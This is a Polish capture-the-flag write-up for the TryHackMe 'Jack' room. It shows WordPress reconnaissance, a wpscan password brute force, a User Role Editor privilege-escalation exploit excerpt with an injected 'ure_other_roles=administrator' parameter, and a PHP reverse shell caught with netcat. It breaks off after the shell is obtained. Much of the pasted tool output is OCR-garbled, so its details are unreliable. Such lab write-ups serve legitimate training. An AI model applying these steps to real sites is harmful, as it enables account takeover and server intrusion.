

Nazwa zadania: JACK

Adres www: <https://tryhackme.com/room/jack>

Michał Lissowski michallissowski@gmail.com

Maciej Chmielewski chmieluzg@gmail.com

Andrzej Kuchar andrzejkucharr@gmail.com


IP Address: 10.10.173.226

Data pentestu: 2023-01-22

Rekonesans:

Po zalogowaniu się na stronę <http://10.10.173.226>:

Widzimy:



NMAP:

Dodałem do /etc/hosts 10.10.173.226 jack.thm

Na początek:

Script znalazł `jack.thm/wp-login.php`.

10.10.173.226	Porty otwarte: 22,80
---------------	----------------------

```

netip-10.10.173-229: # nmap -s script-default,vuln -A 10.10.173.226
Starting Nmap 7.00 ( https://nmap.org ) at 2023-01-22 19:51 GMT
Stats: 0 hosts elapsed; 0 hosts completed (1 up); 1 undergoing Script Scan
NSE Timing: About 99.33% done; ETC: 19:50 (0:00:02 remaining)
Stats: 0:04:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.33% done; ETC: 19:50 (0:00:02 remaining)
Nmap scan report for jack.thm (10.10.173.226)
Host is up (0.00031s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
OpenSSH 7.2p2 Ubuntu4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

ssh-hostkey
  2048 3e:79:f8:08:93:31:d0:83:7f:e2:bc:b6:14:bf:5d:9b (RSA)
  256 3a:67:9f:af:7e:66:fa:e3:f8:c7:54:49:63:38:a2:93 (ECDSA)
  256 bcfef:35:b6:23:73:2c:14:09:45:22:ac:84:cb:40:d2 (EDSA)

80/tcp    open  http
Apache httpd 2.4.18 ((Ubuntu))

http-csrf
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=jack.thm
Found the following possible CSRF vulnerabilities:

Path: http://jack.thm:80/
Form id: search
Form action: http://jack.thm

Path: http://jack.thm/t.defer.t.type=text/javascript",a.getElementsByTagName("head")[0].appendChild(t))for(LaArray["flag","emoj"],t.supports=[everything:!0,everythingExceptFlag:!0],n=0;o<t.length;++)t.supports[i[o]]&t.supports.everything&t.supports.everything&t.supports[i[o]],"flag"!=[o]&&t.supports.everythingExceptFlag&t.supports.everythingExceptFlag&t.supports[i[o]]);t.supports.everythingExceptFlag&t.supports.everythingExceptFlag&t.supports.flag,t.DOMReady=!t.readyCallba&t.function()([t.readyCallba]),a.addEventListener("DOMContentLoaded",n,!1),a.addEventListener("load",n,!1),(c.attachEvent("onreadystatechange",function){t.complete===a.readyState&t.readyCallba})),(r,t.source[()].concatemoJlId(r.concatemoJl(r.wpenoj&r.twemoJl&d(r.twemoJl),d(r.wpenoj)))</script>);(window.document._wpenojSettings);
Form id: search
Form action: http://jack.thm

Path: http://jack.thm/t.defer.t.type=text/javascript",a.getElementsByTagName("head")[0].appendChild(t))for(LaArray["flag","emoj"],t.supports=[everything:!0,everythingExceptFlag:!0],n=0;o<t.length;++)t.supports[i[o]]&t.supports.everything&t.supports.everything&t.supports[i[o]],"flag"!=[o]&&t.supports.everythingExceptFlag&t.supports.everythingExceptFlag&t.supports[i[o]]);t.supports.everythingExceptFlag&t.supports.everythingExceptFlag&t.supports.flag,t.DOMReady=!t.readyCallba&t.function()([t.readyCallba]),a.addEventListener("DOMContentLoaded",n,!1),a.addEventListener("load",n,!1),(c.attachEvent("onreadystatechange",function){t.complete===a.readyState&t.readyCallba})),(r,t.source[()].concatemoJlId(r.concatemoJl(r.wpenoj&r.twemoJl&d(r.twemoJl),d(r.wpenoj)))</script>);(window.document._wpenojSettings);
Form id: search
Form action: http://jack.thm

Path: http://jack.thm/wp-login.php
Form id: loginform
Form action: http://jack.thm/wp-login.php

Path: http://jack.thm/
Form id: search
Form action: http://jack.thm

Path: http://jack.thm/#content
Form id: search
Form action: http://jack.thm

```

```

Path: http://jack.thn
Form id: search
Form action: http://jack.thn

Path: http://jack.thn/index.php/2020/01/
Form id: search
Form action: http://jack.thn

Path: http://jack.thn/#Intro
Form id: search
Form action: http://jack.thn

Path: http://jack.thn/index.php/category/uncategorized/
Form id: search
Form action: http://jack.thn

Path: http://jack.thn/#
Form id: search
Form action: http://jack.thn


http-donbased-xss: Couldn't find any DOM based XSS.
http-enum:
  /wp-login.php: Possible admin folder
  /robots.txt: Robots file
  /wp-login.php: Wordpress login page.
  /readme.html: Interesting, a readme.
  /0/: Potentially interesting folder
http-generator: WordPress 5.3.2
http-robots.txt: 1 disallowed entry
  /wp-admin/
http-server-header: Apache/2.4.18 (Ubuntu)
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-title: Jack&Kays's Personal Site #8211; Blog For Jacks writing adven...
http-wordpress-users:
  Username found: jack
  Username found: woody
  Username found: danny
Search stopped at 10 825. Increase the upper limit if necessary with 'http-wordpress-users.limit'
MAC Address: 02:76:90:07:E5:D5 (Unknown)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
Hop  RTT      Address
  0    0.31 ms  jack.thn (10.10.173.226)

OS and service detection performed. Please report any incorrect results at https://nmap.org/submt/ .
Nmap done: 1 IP address (1 host up) scanned in 330.83 seconds

```

Wp-login.php daje nam panel logowania Wordpress.



Wpscan :

Wpscan -url 10.10.173.226 -e u vp , skanujemy adres w poszukiwaniu przydatnych informacji.

```
Scan Aborted: invalid option: -u
root@ip-10-10-197-219:~# wpscan --url 10.10.173.226 -e u vp

WPSecan
WordPress Security Scanner by the WPScan Team
Version 3.8.7
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @lfireart

[+] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[+] Updating the Database ...
[+] Update Completed.

[+] URL: http://10.10.173.226/ [10.10.173.226]
[+] Started: Sun Jan 22 19:59:07 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.10.173.226/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.173.226/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://10.10.173.226/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```

[+] WordPress readme found: http://10.10.173.226/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.173.226/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.173.226/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
| Found By: Emoji Settings (Passive Detection)
| - http://10.10.173.226/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.3.2'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.10.173.226/, Match: 'WordPress 5.3.2'

[+] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
| Brute Forcing Author IDs - Time: 00:00:00 <==> (10 / 10) 100.00% Time: 00:00:00

[+] User(s) Identified:

[+] Jack
| Found By: Wp Json Api (Aggressive Detection)
| - http://10.10.173.226/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] danny
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] wendy
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.db.com/users/sign_up

[+] Finished: Sun Jan 22 19:59:08 2023
| Requests Done: 65
| Cached Requests: 6
| Data Sent: 13.03 KB
| Data Received: 19.607 MB
| Memory used: 181.527 MB
| Elapsed time: 00:00:01
root@lp-10-10-197-219:~#

```

Znaleziono 3 użytkowników, Jack, danny, wendy.

Wpscan brute force: udało się złamać hasło dla wendy:changelater


Adres 10.10.184.196 należy do tej samej maszyny co 10.10.173.226.

Po zresetowaniu maszyny zmieniała swoje ip!!.

```

root@lp-10-10-29-208:~# wpscan --url http://10.10.184.196 -U jack,wendy,danny -P /usr/share/word

```



```

WordPress Security Scanner by the WPScan Team
Version 3.8.7
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

```

[+] URL: http://10.10.184.196/ [10.10.184.196]
[+] Started: Sun Jan 22 21:13:37 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.10.184.196/robots.txt
| Interesting Entries:
| - /wp-admin/
| - /wp-admin/admin-ajax.php
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.184.196/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://10.10.184.196/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.184.196/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

```

```

WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
Found By: Enoj! Settings (Passive Detection)
- http://10.10.184.196/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.3.2'
Confirmed By: Meta Generator (Passive Detection)
- http://10.10.184.196/, Match: 'WordPress 5.3.2'

The main theme could not be detected.

Enumerating All Plugins (via Passive Methods)

No plugins Found.

Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:14 <=> (137 / 137) 100.00% Time: 00:00:14

No Config Backups Found.

Performing password attack on Xmlrpc against 3 user/s
Trying wendy / changelater Time: 00:00:07 <=> (55 / 43033176) 0.00% ETA: ??:??:[SUCCESS] - wendy / changelater
Trying wendy / changelater Time: 00:00:07 <=> (56 / 43033196) 0.00% ETA: ??:??:Trying danny / changelater Time: 00:00:08 <=> (59 / 43033196) 0.00% ETA: ??:??:^Cyling jack / Jordan Time: 00:00:12 <=> (90 / 43033196) 0.00%
ETA: ??:??:??

Valid Combinations Found:
Username: wendy, Password: changelater


No WPVulnDB API Token given, as a result vulnerability data has not been output.
You can get a free API token with 50 dally requests by registering at https://wpvulnDB.com/users/sign_up

Finished: Sun Jan 22 21:14:11 2023
Requests Done: 259
Cached Requests: 6
Data Sent: 84.177 KB
Data Received: 201.087 KB
Memory used: 250.43 MB
Elapsed time: 00:00:34


```

Eskalacja:

Po zalogowaniu się do panelu logowania, user wendy:



+



Udało znaleźć się exploita który pomoże w wskazalci uprawnień. Searchsploit
wordpress privilege: “plugin user role editor”


```

root@tp-10-10-29-208: # searchsploit Wordpress privilege
[*] Found (#1): /opt/searchsploit/files_exploits.csv
[*] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_exploits.csv" (package_array: exploitdb)

[*] Found (#2): /opt/searchsploit/files_shellcodes.csv
[*] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

-----
Exploit Title | Path
-----
WordPress Core / MU / Plugins - '/admin.php' | php/webapps/9110.txt
WordPress Plugin Admin Management Xtended 2.4 | php/webapps/38966.txt
WordPress Plugin Admin Menu Tree Page View 2. | php/webapps/43486.txt
WordPress Plugin BBRPress 2.5 - Unauthenticated | php/webapps/48534.py
WordPress Plugin BuddyPress 1.9.1 - Privilege | php/webapps/31571.txt
WordPress Plugin Bulk Delete 5.5.3 - Privilege | php/webapps/39521.txt
WordPress Plugin CMS Tree Page View 1.4 - Cro | php/webapps/43485.txt
WordPress Plugin Download Manager 2.7.2 - Pr | php/webapps/36301.txt
WordPress Plugin Duplicator 0.5.8 - Privilege | php/webapps/36112.txt
WordPress Plugin Extra User Details 0.4.2 - P | php/webapps/39489.py
WordPress Plugin Pie Register 2.0.13 - Privi | php/webapps/35823.txt
WordPress Plugin Ultimate Product Catalog 3.8 | php/webapps/39974.html
WordPress Plugin User Meta Manager 3.4.6 - Pr | php/webapps/39411.txt
WordPress Plugin User Role Editor < 4.25 - Pr | php/webapps/44595.rb
WordPress Plugin UserPro < 4.9.21 - User Regi | php/webapps/46083.txt
WordPress Plugin WooCommerce Store Toolkit 1. | php/webapps/39421.py
WordPress Plugin WP Support Plus Responsive T | php/webapps/41006.txt
WordPress Theme Newspaper 6.7.1 - Privilege E | php/webapps/39894.php
-----

Shellcodes: No Results
root@tp-10-10-29-208: # searchsploit -m php/webapps/44595.rb
[*] Found (#1): /opt/searchsploit/files_exploits.csv
[*] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_exploits.csv" (package_array: exploitdb)

[*] Found (#2): /opt/searchsploit/files_shellcodes.csv
[*] To remove this message, please edit "/opt/searchsploit/.searchsploit_rc" for "files_shellcodes.csv" (package_array: exploitdb)

Exploit: WordPress Plugin User Role Editor < 4.25 - Privilege Escalation
URL: https://www.exploit-db.com/exploits/44595
Path: /opt/searchsploit/exploits/php/webapps/44595.rb
File Type: Ruby script, ASCII text, with very long lines, with CRLF line terminators
Copied to: /root/.44595.rb

```

Exploit polega na dopisaniu do funkcji zmiany opcji personalnych, pola administratora: 'ure_other_roles=administrator'

```

File Edit View Search Terminal Help
GNU nano 2.9.3 44595.rb

checkuser_id = check_response(res, 'checkuser_id', /names\checkuser_id" value="(.*?)"/)
nickname = check_response(res, 'nickname', /names\nickname" id="nickname" value="(.*?)"/)
display_name = check_response(res, 'display_name', /names\display_name" id="display_name" value="(.*?)"/)
email = check_response(res, 'email', /names\email" id="email" value="(.*?)"/)
user_id = check_response(res, 'user_id', /names"user_id" id="user_id" value="(.*?)"/)
else
  fall_with( #peer) : WordPress - Getting data - Server response (code #res.code)
end

# Send HTTP POST request - update the specified user's privileges
print_status( #peer) : WordPress - Changing privs - #(username)
res = send_request( #peer)
method => POST
url => url
vars_post => {
  wp_nonce => wp_nonce(url),
  from => from,
  checkuser_id => checkuser_id,
  color_nonce => color_nonce,
  admin_color => admin_color,
  admin_bar_front => admin_bar_front,
  first_name => first_name,
  last_name => last_name,
  nickname => nickname,
  display_name => display_name,
  email => email,
  url => url,
  description => description,
  pass1 => pass1,
  pass2 => pass2,
  ure_other_roles => datastore[ 'PRIVILEGES' ],
  action => action,
  user_id => user_id,
  submit => updateProfile
},
cookie => cookie
})

# check outcome
if res and res.code == 302
  print_good( #peer) : WordPress - Changing privs - OK
else
  fall_with( #peer) : WordPress - Changing privs - Server response (code #res.code)
end
end
end

```

Opcje personalne:

TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - swisskyrepo/...

Dashboard
Tools
Community
Profile

Profile
Personal Options

☐ Enable the visual editor when writing

☐ Light
☐ Dark
☐ Blue
☐ Coffee
☐ Sunset

☐ Keyboard
☐ Manager
☐ Steam
☐ Sunset

☐ Enable keyboard shortcuts for comment moderation. [View information](#)

☒ Show toolbar when viewing site

Name

Username
Username cannot be changed

First Name

Last Name

Website (optional)

Display name publicly as

Contact info

Email (optional)
If you change this we will send you an email at your new address to confirm it. The new address will not become visible until confirmed.

Website


About Yourself

Biographical info
Show a little biographical information to all and your profile. This may be shown publicly.

Profile Picture
You can change your profile picture on [Discord](#)


Account Management

Za pomocą burpa wyłapujemy request z pola Personal options 'UPDATE PROFILE'.



Wpisujemy za "pass2=&ure_other_roles=administrator& . i wysyłamy.

Otrzymujemy dostęp do panelu administratora, możemy wysłać revershell.



Udało się zainstalować plugin z revershell. Przy pomocy monkey revershell.php uzyskaliśmy odwróconą powłokę na porcie 1234.

```
root@ip-10-10-84-25:~# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.184.196 59930 received!
Linux jack 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
15:50:21 up 55 min, 0 users, load average: 0.01, 0.01, 0.15
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@jack:/$ ls
ls
bin  etc  lib  media  proc  sbin  sys  var
boot home lib64 mnt  root  snap  tmp  vmlinux
dev / initrd.img lost+found opt  run  srv  usr
www-data@jack:/$ cd home
cd home
